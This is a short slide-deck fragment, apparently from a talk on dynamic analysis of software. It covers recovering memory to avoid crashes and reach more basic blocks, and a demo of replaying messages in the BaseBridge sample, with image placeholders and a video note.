


Dynamic Memory Restoration

4. If recovering:

- Prevents crashes
- Executes more basic blocks


→ Always **recover** these from now on



BaseBridge: Replaying Messages

Demo


This slide contains a video



BaseBridge: Replaying Messages

